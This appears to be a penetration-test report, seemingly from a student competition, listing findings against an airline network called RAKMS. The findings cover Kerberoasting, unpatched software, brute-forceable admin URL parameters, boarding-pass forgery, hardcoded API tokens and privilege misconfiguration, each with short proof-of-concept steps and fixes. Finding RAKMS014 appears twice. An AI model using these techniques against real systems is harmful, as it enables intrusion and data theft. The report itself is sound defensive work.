Vulnerability Description	This vulnerability allows all website traffic to be viewed and modified in transit, allowing an attacker on the same network as a user or the affected host to view and modify site traffic. This includes confidential data such as credentials, flight data, and administrative controls.
Business Impact	This vulnerability's impact on RAKMS business operations is critical, because it is in violation of compliance and poses potential fines and legal consequences if customer or site data is obtained.
Requirements to exploit	The attacker must be on the same network as either a user or the affected host to view the data. To perform a man-in-the-middle attack, the attacker must intercept the user's connection and forward traffic between the user and server, and then may view and modify the traffic.
Remediation	Disable HTTP on all affected web servers and implement HTTPS, automatically upgrading HTTP connections to HTTPS.

References	N/A

Proof of Concept


The website is shown in a web browser as using the HTTP protocol, indicating that the site traffic is not private.




Finding RAKMS005: Kerberoasting	
Affected Hosts	10.0.0.5
CVSS: 8.8 | High	**Likelihood: High** Any user that has access to the domain can make the request that makes Kerberoasting a possibility. **Technical Impact: High** This gains immediate access to a service-level account that can be used to pivot throughout the active directory environment, compromising the entire system.
Vulnerability Description	The attacker impersonates an account user with a service principal name and then requests a service-related ticket. The service account responds to the request by sending a Kerberos ticket, which when cracked results in access to the service account.
Business Impact	There are major business implications with an attacker gaining access to a service-level account, especially when the account has elevated privileges. These elevated privileges allow an attacker to compromise the entire system resulting in a lack of confidentiality, integrity, and availability of services which will result in both financial loss for RAKMS and downtime.
Requirements to exploit	GetNPUsers, hashcat, credentials.
Remediation	Adhering to CISA password policies to limit the likelihood of cracking the Kerberos hash. Ensuring principles of least privilege are applied to the service accounts.
References	https://www.cisa.gov/secure-our-world/require-strong-passwords https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/kerberos-secure-authentication/

Proof of Concept

The penetration tester utilized GetNPUsers with a compromised account to make service-related requests, then the service account responded with the hash.



Hash was cracked using hashcat.



Finding RAKMS006: Insufficient Software Patch Management	
Affected Hosts	10.0.0.5, 10.0.0.33, 10.0.0.43, 10.0.0.100, 10.0.200.43, 10.0.20.101-103, 10.0.200.5
CVSS: 8.6 | High	**Likelihood: Medium** The likelihood of exploitation depends on each service and its version. Certain software versions are more likely to be exploited, especially if there are known CVEs associated with the software and its version number. Older services are more likely to be exploited. **Technical Impact: High** The technical impact of this vulnerability depends on the software and service version. The impact can range anywhere between low and large based on the services and the currently known CVEs. However, proper patching is crucial for proper safety in RAKMS.
Vulnerability Description	The following service versions were found on the network that are outdated and require updating: • IIS 10.0 • Font Awesome 5.8.1 • JQuery 3.6.4 • jQuery 3.7.0 • crypto-js 4.1.1 • DataTables 1.13.6 • Corse-js 3.20.3 • nginx 1.18.0
Business Impact	A successful exploitation of these services can vary in terms of business impact, but adhering to best practices in patching prevents any financial or reputational loss that may come from this vulnerability.
Requirements to exploit	Requirements vary with the service version and any known associated CVEs.

Remediation	Update all software to the latest versions.
References	https://www.cisa.gov/sites/default/files/2023-01/RP_Patch_Management_S508C.pdf https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-40r4.pdf

Finding RAKMS007: Insufficient Patch Management Operating Systems – Windows Server 2008 R2 - 2012	
Affected Hosts	10.0.0.201-203
CVSS: 8.6 | High	**Likelihood: Medium** An attacker can discover these vulnerabilities with basic tools. The likelihood of exploitation depends on the version of the operating systems; older operating systems will be more likely to be exploited. **Technical Impact: High** End-of-life operating systems can have unpatched exploits that can result in unpatched exploits that can compromise entire networks. The impact can vary in terms of severity; however, proper patch management is crucial to the security of RAKMS.
Vulnerability Description	The outdated operating system Windows Server 2008 R2 – 2012 was found in the network. End-of-life systems are susceptible to a multitude of vulnerabilities. Finals-XX did not attempt any attacks on these servers due to the risk of a denial of service, which is out of scope.
Business Impact	Improper patch management can result in unpatched critical exploits that result in the compromise of an entire network. This will result in critical infrastructure downtime which will cost RAKMS money due to downtime as well as a loss of consumer trust.
Requirements to exploit	Nmap.
Remediation	Update all operating systems to their latest version.


References	https://learn.microsoft.com/en-us/windows-server/get-started/extended-security-updates-overview https://www.cisa.gov/sites/default/files/2023-01/RP_Patch_Management_S508C.pdf https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-40r4.pdf

Finding RAKMS008: Insecure URL Parameters	
Affected Hosts	10.0.0.33
CVSS: 8.6 | High	**Likelihood: Medium** There is a medium chance of this vulnerability being exploited. Attackers can set isadmin to true and brute-force the adminpassword parameter. Brute-forcing is a common attack vector, with a high chance of being used on this vulnerability. However, a strong admin password can help deter this vulnerability from being exploited. **Technical Impact: High** Administrative access to the baggage checkin application results in a breach of confidentiality, integrity, and availability for the application, giving an attacker complete access to the admin dashboard. Additionally, the isadmin parameter indicates that the web server backend is using client-side functionality in its authentication protocol, potentially allowing an attacker to bypass admin authentication.
Vulnerability Description	Given enough time, attackers can brute-force the adminpassword parameter to gain admin access to the baggage checkin application.
Business Impact	An attacker gaining administrative access to the baggage checkin application grants them the ability to checkin passengers for flights, even if a passenger is not able to make their flight. Thus, this may result in money lost in ticket sales, as they are able to reserve empty seats that may have otherwise been filled by other passengers.
Requirements to exploit	Brute forcing tools (hydra, crackmapexec, etc.).

Remediation	Remove the isadmin and adminpassword URL parameters and use a page of the application for logins. Also, use a strong administrative password to prevent attackers from logging into the admin account. Additionally, add mult-factor authentication for a more secure login portal.
References	https://owasp.org/www-pdf-archive/How_to_Build_a_Secure_Login_BenBroussard_June2011.pdf https://www.microsoft.com/en-us/security/business/identity-access/microsoft-entra-mfa-multi-factor-authentication

Proof of Concept

The vulnerable URL parameters are shown in the following picture.





Finding RAKMS009: Boarding Pass Forgery	
Affected Hosts	http://rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com/
CVSS: 7.8 | High	**Likelihood: Low** Likelihood of exploitation is low unless the s3 bucket endpoint is leaked. An attacker must find the SSN validation method and location of stored boarding pass barcodes, both of which can be found using web browser tools. **Technical Impact: Low** No damage is done to RAKMS technical infrastructure.
Vulnerability Description	By crafting valid boarding pass credentials, an attacker can create valid, counterfeit boarding pass barcodes to be used at RAKMS.
Business Impact	This vulnerability results in financial loss for RAKMS and malicious users could profit off this by selling counterfeit boarding passes with valid barcodes.
Requirements to exploit	Web browser – inspect element and view page source.
Remediation	Require employee verification for the creation of boarding passes and hide this s3 bucket endpoint from the public.
References	

Proof of Concept

Passing in valid flight information and crafting a valid SSN key (second field of the Boarding Pass generator) results in a boarding pass barcode to be used at RAKMS.

Viewing the page source reveals the SSN validation method used to validate SSN keys and using inspect element will reveal the debug information and location of a created barcode when submitted.





Finding RAKMS010: Unauthenticated RAKMS Purchasing	
Affected Hosts	http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com/
CVSS: 7.5 | High	**Likelihood: Medium** No credentials and authorization are required, and the AWS webpage is open to the public. However, an attacker finding the URL is unlikely unless the AWS URL is leaked. **Technical Impact: Low** No technical impact will occur to RAKMS technical infrastructure.
Vulnerability Description	The AWS URL is public facing and accessible to anyone with no credentials required. An attacker can make an unauthenticated request to purchase tool equipment using RAKMS budget.
Business Impact	RAKMS can suffer huge financial loss in the event the URL is found or leaked. An attacker can make unnecessary purchases for RAKMS with no apparent upper limit.
Requirements to exploit	Access to the AWS webpage which is publicly available.
Remediation	Require authentication to access the webpage and to make purchases for RAKMS.
References	N/A

Proof of Concept


Accessing the AWS webpage allows for anyone to make tool equipment purchases by providing a picture of a valid tool.

When a valid tool image is given, the employee or malicious actor can order the tool for RAKMS.

Finding RAKMS011: Insufficient Antivirus	
Affected Hosts	10.0.0.201-203
CVSS: 7.5 | High	**Likelihood: Low** The likelihood of this vulnerability is low due to its high complexity. Attackers must have credentials to access the machines. **Technical Impact: High** Threat actors looking to download and run malicious software makes the technical impact of this vulnerability high.
Vulnerability Description	This vulnerability allows threat actors to download and run malicious scripts and tools that can cause damage to these specific systems. There is nothing in place to halt malware onto these specific systems.
Business Impact	The system is compromised to a range of impacts that affect RAKMS including escalating user privileges to access confidential information and damage to the system itself. Attackers are also able to establish persistence mechanisms to maintain unauthorized access.
Requirements to exploit	Access to the network, credentials, and evil-winrm.
Remediation	Apply antivirus software. Make sure Windows Defender is enabled.
References	https://www.microsoft.com/en-us/windows/comprehensive-security?r=1 https://www.cisa.gov/news-events/news/understanding-anti-virus-software

Proof of Concept


To test this, the EDR_TEST account was used for access followed by a download of mimikatz which is picked up by most antivirus software.



Finding RAKMS012: Insecure Authentication Tokens	
Affected Hosts	10.0.0.100
CVSS: 7.5 | High	**Likelihood: High** Well-known Windows XP volume license keys are publicly available on the internet and may be used to authenticate with the API. **Technical Impact: High** The technical impact is high because this allows attackers to easily authenticate with the API and obtain the flight data.
Vulnerability Description	The authentication tokens used in the flight data API are Windows XP license keys, allowing attackers to use publicly available keys to obtain confidential flight data.
Business Impact	This vulnerability allows attackers to breach confidentiality with the potential for serious legal consequences if exploited.
Requirements to exploit	Publicly available Windows XP license keys and access to the corporate network and a fuzzing or brute-forcing tool such as ZAP fuzzer to test the keys.
Remediation	Use securely randomly generated values for the API tokens instead of Windows license keys.
References	The specific Windows XP license key used in the flight dashboard is referenced in this article: https://en.wikipedia.org/wiki/Volume_licensing#Leaked_keys

Proof of Concept

Obtain a list of Windows XP license keys and use them as a payload in a fuzzer.




Pictured below is a successful request using one of the license keys, returning 200 OK with the confidential flight data.

Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
200	OK	129 ms	139 bytes	6,830,600 bytes	
200	OK	160 ms	139 bytes	6,830,600 bytes	
451	Unavailable For Legal Reasons	16 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	34 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	31 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	20 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	34 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	14 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	0 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	16 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	19 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	34 ms	161 bytes	36 bytes	
451	Unavailable For Legal Reasons	15 ms	161 bytes	36 bytes	


Finding RAKMS013: Improper Access Control - Flights	
Affected Hosts	10.0.0.100
CVSS: 7.5 | High	**Likelihood: High** The likelihood of exploiting this vulnerability is high due to how simple and easy it is to find and exploit. **Technical Impact: High** If this vulnerability is exploited, attackers can gain access to the swagger REST API and begin trying to add flights that should not exist. This results in a breach of confidentiality, integrity, and availability. However, attackers cannot execute the API request for a new flight because the Windows key is invalid.
Vulnerability Description	Attackers start by directory busting the IP for subdirectories, and then visiting the /swagger page shows the attacker the entirety of the REST API structure and example requests.
Business Impact	Successful exploitation grants attackers full access to the Swagger REST API. Proper API requests with valid Windows keys result in adding flights to the dashboard. This will cause confusion among customers as they are trying to get onto flights that are not real, and this will also cost the business money as they could get sued by customers, or get fined for being outside of compliance.
Requirements to exploit	Directory busting tools (dirsearch, gobuster, dirbuster, etc.) and a valid Windows key.
Remediation	Require authentication to the swagger subdomain that requires a password and multi-factor authentication.
References	https://pages.nist.gov/800-63-3/sp800-63b.html#multifactorOTP https://support.microsoft.com/en-gb/topic/what-is-multifactor-authentication-e5e39437-121c-be60-d123-eda06bddf661

Proof of Concept

Use a directory busting tool to find the /swagger subdirectory.



The swagger subdirectory reveals the entire schema for the flights Swagger REST API.



From here, click the down arrow for "Add Flight" and execute a request to the API.

Finding RAKMS014: Embedded Authentication Token	
Affected Hosts	10.0.0.100
CVSS: 7.5 | High	**Likelihood: High** The likelihood of this vulnerability being exploited is high due to the API token being hardcoded into the webpage when it is loaded in the browser. **Technical Impact: High** The technical impact is high because it allows attackers to access confidential flight data.
Vulnerability Description	This vulnerability allows attackers to obtain an authentication token for the Flight API and retrieve confidential flight data.
Business Impact	The business impact is high because the flight details are confidential accrding to the legal notice in the API, leading to potential legal consequences if the flight data is stolen.
Requirements to exploit	Access to the corporate network and a web browser.
Remediation	Embed the results of the flight query in the webpage rather than loading them client-side, eliminating the need for the authentication token in the user's browser.
References	

Proof of Concept

The authentication token is embedded in the webpage source to request the flights.

JS core.js
JS dashboard.js

```
42    const xhr = new XMLHttpRequest();
43    xhr.open('GET', full_url, true);
44    xhr.setRequestHeader("Auth","[redacted]");
```

Use the token in a GET request to the /Flight API endpoint to receive the encrypted flight data.

```
GET http://10.0.0.100/Flight HTTP/1.1
host: 10.0.0.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Auth: [redacted]
DNT: 1
Connection: keep-alive
Referer: http://10.0.0.100/
Pragma: no-cache
Cache-Control: no-cache
```

The API returns the encoded flight data.

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Fri, 12 Jan 2024 19:51:52 GMT
Server: Kestrel
content-length: 6830600
```

Finding RAKMS014: Embedded Authentication Token	
Affected Hosts	10.0.0.100
CVSS: 7.5 | High	**Likelihood: High** The likelihood of this vulnerability being exploited is high due to the API token being hardcoded into the webpage when it is loaded in the browser. **Technical Impact: High** The technical impact is high because it allows attackers to access confidential flight data.
Vulnerability Description	This vulnerability allows attackers to obtain an authentication token for the Flight API and retrieve confidential flight data.
Business Impact	The business impact is high because the flight details are confidential according to the legal notice in the API, leading to potential legal consequences if the flight data is stolen.
Requirements to exploit	Access to the corporate network and a web browser.
Remediation	Embed the results of the flight query in the webpage rather than loading them client-side, eliminating the need for the authentication token in the user's browser.
References	N/A

Proof of Concept

The authentication token is embedded in the webpage source to request the flights.

JS core.js
JS dashboard.js

```
42    const xhr = new XMLHttpRequest();
43    xhr.open('GET', full_url, true);
44    xhr.setRequestHeader("Auth","[redacted]");
```

Use the token in a GET request to the /Flight API endpoint to receive the encrypted flight data.

```
GET http://10.0.0.100/Flight HTTP/1.1
host: 10.0.0.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Auth: [redacted]
DNT: 1
Connection: keep-alive
Referer: http://10.0.0.100/
Pragma: no-cache
Cache-Control: no-cache
```


The API returns the encoded flight data.

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Fri, 12 Jan 2024 19:51:52 GMT
Server: Kestrel
content-length: 6830600
```

Finding RAKMS015: Insufficient Hardening: Privilege Misconfiguration	
Affected Hosts	10.0.0.0/24
CVSS: 6.6 | Medium	**Likelihood: Medium** This requires credentials to the service account which requires multiple vulnerabilities to be exploited. However, the misconfigurations are easy to leverage to escalate privileges to the highest level. Also requires open-source tools that are easy to get. **Technical Impact: High** These privilege misconfigurations can result in the compromise of every host that is in the domain with the highest levels of privileges.
Vulnerability Description	Misconfigurations are a result of not adhering to principles of least privileges which has created an account that has more privileges than it needs. Due to this, attackers can leverage these misconfigurations to elevate their privileges to the highest level. Service accounts that run with administrator privileges are a security concern.
Business Impact	This can result in a complete compromise of the CIA triad resulting in loss of access to entire systems and a loss of money to the business as critical infrastructure is compromised by attackers.
Requirements to exploit	Credentials, meterpreter, evil-winrm.
Remediation	Adhere to NIST standards in employing principles of least privilege, ensuring that an account does not have more privileges than necessary.
References	https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final

Proof of Concept

Excessive privileges are granted to a service account.



